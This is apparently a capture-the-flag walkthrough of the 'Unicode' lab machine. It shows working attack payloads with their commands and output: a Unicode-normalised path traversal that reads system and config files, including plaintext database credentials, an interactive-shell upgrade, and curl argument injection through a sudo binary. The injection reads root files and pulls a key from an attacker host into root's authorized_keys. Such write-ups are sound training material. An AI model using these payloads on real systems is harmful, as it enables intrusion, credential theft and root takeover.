
Testing the standard approaches shows no solid indications, but using this this link [unicode text converter] we can see when submiting `/?page=/etc/passwd` that the website converts this `unicode back to ASCII`.

output



so lets check for unicode normalization and we find a good payload form [Hacktrick.xyz]

output




so when i refine the standard LFI to


`..%ef%bc%8f..%ef%bc%8f..%ef%bc%8f..%ef%bc%8f..%ef%bc%8f..%ef%bc%8fetc/passwd`

i was able to bypass the filter

output



output




---

so what i do when doing the Lfi is to check for the `cmdline` and i get useful information the file name which is `app` so i decide to go check for the `environ` and i found userful information the user is propabily `code`

code-LFI->environ

```
..%ef%bc%8f..%ef%bc%8f..%ef%bc%8f..%ef%bc%8f..%ef%bc%8f..%ef%bc%8f/proc/self/environ
```

output




so let check the `app.py` because we found it belongs to app file

code-Lfi->app.py

```
..%ef%bc%8f..%ef%bc%8f..%ef%bc%8f..%ef%bc%8f..%ef%bc%8f..%ef%bc%8f/proc/self/cwd/app.py
```

output




we find it pointing to a database file

code-Lfi->db.yaml

```
..%ef%bc%8f..%ef%bc%8f..%ef%bc%8f..%ef%bc%8f..%ef%bc%8f..%ef%bc%8f/proc/self/cwd/db.yaml
```

output



we get a user and a password let me ssh using this credentials

code-credentials

```
mysql_host: "localhost"
mysql_user: "code"
mysql_password: "B3stC0d3r2021@@!"
mysql_db: "user"
```

code-ssh

```
ssh code@hackmedia.htb
```

output

```
/home/leshack98/project/HTB/Unicode ····· with root@Tulienge at 06:07:29 AM
❯ ssh code@hackmedia.htb
code@hackmedia.htb's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri 13 May 2022 10:07:39 AM UTC

  System load:           0.08
  Usage of /:            49.0% of 5.46GB
  Memory usage:          36%
  Swap usage:            0%
  Processes:             316
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.126
  IPv6 address for eth0: dead:beef::250:56ff:feb9:8d94


8 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

code@code:~$
```

Takeover

After geting the reverse shell we have to do some adjusment to our reverse shell to make it ready for using by doing a stty escalation to get an interactive shell:

code-stty


```
python3 -c 'import pty;pty.spawn("/bin/bash")'
[ctrl] + z
stty raw -echo
fg [Enter] two times
```

Then setting the TERM so that you are able to clean the terminal:

```
export TERM=xterm
```

Now we get the user flag


output



Privilege Escalation-Coder

Checking the sudo entries for code user, we can see that we can execute `/usr/bin/treport` without a password.

output



Executing the treport binary reveals that it's a `custom coded report management binary`.

output

```
code@code:~$ sudo /usr/bin/treport
1.Create Threat Report.
2.Read Threat Report.
3.Download A Threat Report.
4.Quit.
Enter your choice:1
Enter the filename:leshack
Enter the report:i got you good
Enter your choice:2
ALL THE THREAT REPORTS:
leshack
```

Running `strings` on the binary shows it's a Python based binary.

code-strings

```
strings /usr/bin/treport
```

output

```
libpython3.8.so.1.0
libreadline.so.8
libssl.so.1.1
libtinfo.so.6
libz.so.1
xbase_library.zip
zPYZ-00.pyz
&libpython3.8.so.1.0
.shstrtab
.interp
.note.gnu.build-id
.note.ABI-tag
.gnu.hash
.dynsym
```

We copy the binary back to our local machines and begin analysing and testing. It is extremely important that we use Python version 3.8 for the following steps. Using a tool called `pyinsxtractor` pyinsxtractor we can extract the `.pyc` file and try to decode it.

code-pyinsxtractor

```
leshack-pyinstxtractor treport
```

output


```
/home/leshack98/project/HTB/Unicode ····· with root@Tulienge at 07:54:25 AM
leshack-pyinstxtractor treport
[+] Processing treport
[+] Pyinstaller version: 2.1+
[+] Python version: 38
[+] Length of package: 6798297 bytes
[+] Found 46 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_pkgutil.pyc
[+] Possible entry point: pyi_rth_multiprocessing.pyc
[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: treport.pyc
[+] Found 223 files in PYZ archive
[+] Successfully extracted pyinstaller archive: treport

You can now use a python decompiler on the pyc files within the extracted directory

/home/leshack98/project/HTB/Unicode ····· with root@Tulienge at 07:54:54 AM
```

Now we need to install `uncompyle6` to decode the `.pyc` file you will need python3.8.0 i found a good article here you can get uncompyle6 which supports the python version first install python then use the python to execute the `uncomplyle6` so as to map it with the version we have just recovered and begin to extract the source code.

code-uncomplyle6

```
uncompyle6 treport_extracted/treport.pyc
```

output



Now that we have the source code we begin our review and we notice heavy filtering on the `download function`. But, we notice that the characters `{}` and `,` are not filtered.

code-treportcode

```
def download(self):
now = datetime.now()
current_time = now.strftime('%H_%M_%S')command_injection_list = ['$',
'`', ';', '&', '|', '||', '>', '<', '?', "'",
'@', '#', '$', '%', '^', '(', ')']
ip = input('Enter the IP/file_name:')
res = bool(re.search('\\s', ip))
if res:
print('INVALID IP')
sys.exit(0)
if 'file' in ip or 'gopher' in ip or 'mysql' in ip:
print('INVALID URL')
sys.exit(0)
for vars in command_injection_list:
if vars in ip:
print('NOT ALLOWED')
sys.exit(0)
cmd = '/bin/bash -c "curl ' + ip + ' -o /root/reports/threat_report_' +
current_time + '"'
os.system(cmd)
```

Since the code is executing a system command to launch curl we may be able to bypass this with a trick to replace spaces. Using a bypass from HackTricks

METHOD 1->Root.txt

For this you can just **use the `-K` option** which let's you to specify a `config` file to use in cURL and read the flag that way. This the `/root/root.txt` is not in the correct format of a config file, it will just spit out the contents.

code-curl-config

```
{-K,/root/root.txt}
```

output

```
code@code:/usr/bin$ sudo treport
1.Create Threat Report.
2.Read Threat Report.
3.Download A Threat Report.
4.Quit.
Enter your choice:3
Enter the IP/file_name:{-K,/root/root.txt}
Warning: /root/root.txt:1: warning: '9eb4d5c9726023274203f4b28d2aa7a8' is
Warning: unknown
curl: no URL specified!
curl: try 'curl --help' or 'curl --manual' for more information
Enter your choice:
```

METHOD 2->Root.txt

is to use the `File:///root/root.txt` as the IP to download the file and it downloaded the file. Then I used the program itself to look at it's contents.

code-file

```
File:///root/root.txt
```

output

```
code@code:/usr/bin$ sudo treport
1.Create Threat Report.
2.Read Threat Report.
3.Download A Threat Report.
4.Quit.
Enter your choice:2
ALL THE THREAT REPORTS:
threat_report_12_44_52 threat_report_12_43_01 leshack

Enter the filename:threat_report_12_44_52
9eb4d5c9726023274203f4b28d2aa7a8

Enter your choice:
```

Now lets get the root by root privillage

METHOD 3->Root privillage

Now we generate a new ssh to our current directory were the Python webserver is still running.

code-ssh-keygen


```
ssh-keygen -f unicode
```

Now on the target we launch `sudo /usr/bin/treport` and attempt to inject into the URL of the download to `.pub` key to the machine `authorized_keys`.

code-coppying .pub

```
{10.10.16.28/unicode.pub,-o,/root/.ssh/authorized_keys}
```

output



Attempting to `ssh` as root user on the target

code-ssh

```
ssh -i unicode root@hackmedia.htb
```

output

Successfully obtained the flag file with root privileges

```
-------------------------END successful attack @leshack98----------------

------
```